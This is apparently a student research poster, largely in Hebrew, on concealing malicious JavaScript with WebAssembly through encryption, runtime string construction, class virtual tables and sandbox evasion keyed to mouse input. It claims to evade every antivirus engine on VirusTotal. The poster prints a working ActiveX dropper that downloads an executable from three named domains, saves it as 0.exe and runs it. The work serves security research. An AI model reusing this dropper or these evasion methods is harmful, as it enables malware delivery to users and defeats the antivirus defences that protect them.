Malware Hiding Techniques

Arad Zulti, Matan Dombelski
Supervisor: Hanan Rosemarin


רקע

דפדפני האינטרנט תפסו מקום משמעותי בחיינו, ולכן היו חייבים להשתפר בביצועיהם. הצורך בשיפור המהירות, הוביל ליצירת אסמבלר לדפדפן, המריץ קבצי C\C++, וליצירת שפת אסמבלי, Web Assembly, המותאמת לאסמבלר. אתרי אינטרנט יוכלו להשתמש באסמבלר אצל הלקוחות, ובכך להעצים את חווית המשתמש.

מטרות

- יצירת שיטות להחבאת קוד JavaScript.
- ניצול העובדה שטכנולוגיית Web Assembly חדשה, ולכן ההגנות הקיימות היום על קבצי Web Assembly הן מעטות וחלשות.
- הרעיון המרכזי שאנו נשתמש בו להחבאת קוד הוא "מפענחים", שולחים ללקוח קטע קוד המייצר בזמן ריצה את הקוד הזדוני.

שלבי הפרוייקט



Proof of Concept

מוטיבציה: בדיקה שניתן להריץ קוד JavaScript הנוצר בזמן ריצה דרך ה- Web Assembly.
הרעיון: שמירת הקוד הזדוני כמחרוזת הכתובה בקובץ, והרצתה.

Encrypt it

מוטיבציה: מחרוזות נשמרות בתחילת הקוד המקומפל, לא רצינו להשאיר את הקוד הזדוני חשוף.
הרעיון: שמירה של הקוד הזדוני בתור מחרוזת מוצפנת, ופיענוחה בזמן ריצה.

Look it Up

מוטיבציה: תלות במשתנים דינאמיים, מגבילה את יכולת ניתוח קובץ הקוד.
הרעיון: יצירת המחרוזת המייצגת את הקוד הזדוני בזמן ריצה. בעזרת מילונים, או ספריות אינטרנט.

Hidden in Classes

מוטיבציה: שימוש ב- Virtual tables של מחלקות, מגדיל את התלויות הדינאמיות בקוד.
הרעיון: יצירת הקוד ע"י שמירתו בתוך מחלקות, ויצרתו תוך שימוש בפונקציות וירטואליות.

Why not Both

הרעיון: שילוב של יצירה הקוד הזדוני בצורה דינאמית, ביחד עם השימוש בירושות של מחלקות.
המחלקות מייצגות איך לבנות את הקוד הזדוני בעזרת ספריית אינטרנט בזמן ריצה.

Sandbox Defense

מוטיבציה: התקפה כנגד הגנת Sandbox, הבודקת האם קוד הוא זדוני בעזרת הרצתו בסביבה וירטואלית.
הרעיון: הרצה של הקוד בעזרת תלויות בקלט המשתמש, למשל בקואורדינטות העכבר.

Final Stage

הרעיון: שילוב של יצירת קוד בזמן ריצה, ביחד עם השימוש בירושות של מחלקות, והשיפור נגד ההגנה בעזרת הרצה ב Sandbox.

```js
function download_exe_and_run(file_id) {
    var is_success = 0;
    ["idsecurednow.com", "laterrazzafiorita.it", "ihaveavoice2.com"].forEach((site) => {
        if (is_success == 1) return;
        var shell = new ActiveXObject("WScript.Shell");
        var file_path = shell.ExpandEnvironmentStrings() + "\\0.exe";
        var connection = new ActiveXObject("MSXML2.XMLHTTP");
        connection.onreadystatechange = function () {
            if (connection.readyState == 4 && connection.status == 200) {
                var file_sys = new ActiveXObject("ADODB.Stream");
                file_sys.open(); file_sys.type = 1; file_sys.write(connection.ResponseBody);
                is_success = 1; file_sys.position = 0;
                file_sys.saveToFile(file_path, 2); shell.Run(file_path, 1, 0);
                file_sys.close();
            };
        };
        connection.open("GET", "http://" + site + "/document.php?id=" + file_id, false);
        connection.send();
    });
};
download_exe_and_run(6441);
```

קוד זדוני ב- Js: מוריד וירוס, מכמה אתרים, ומריץ אותו

תוצאות

Successfully Hide from Anti Viruses

	Microsoft	AVG	McAfee	Success Rate
Plain Malware Code	✗	✗	✗	9/59
Obfuscator	✗	✗	✓	48/59
Our Techniques	✓	✓	✓	**59/59**

Scanned by VirusTotal

python JS JavaScript WA WEB ASSEMBLY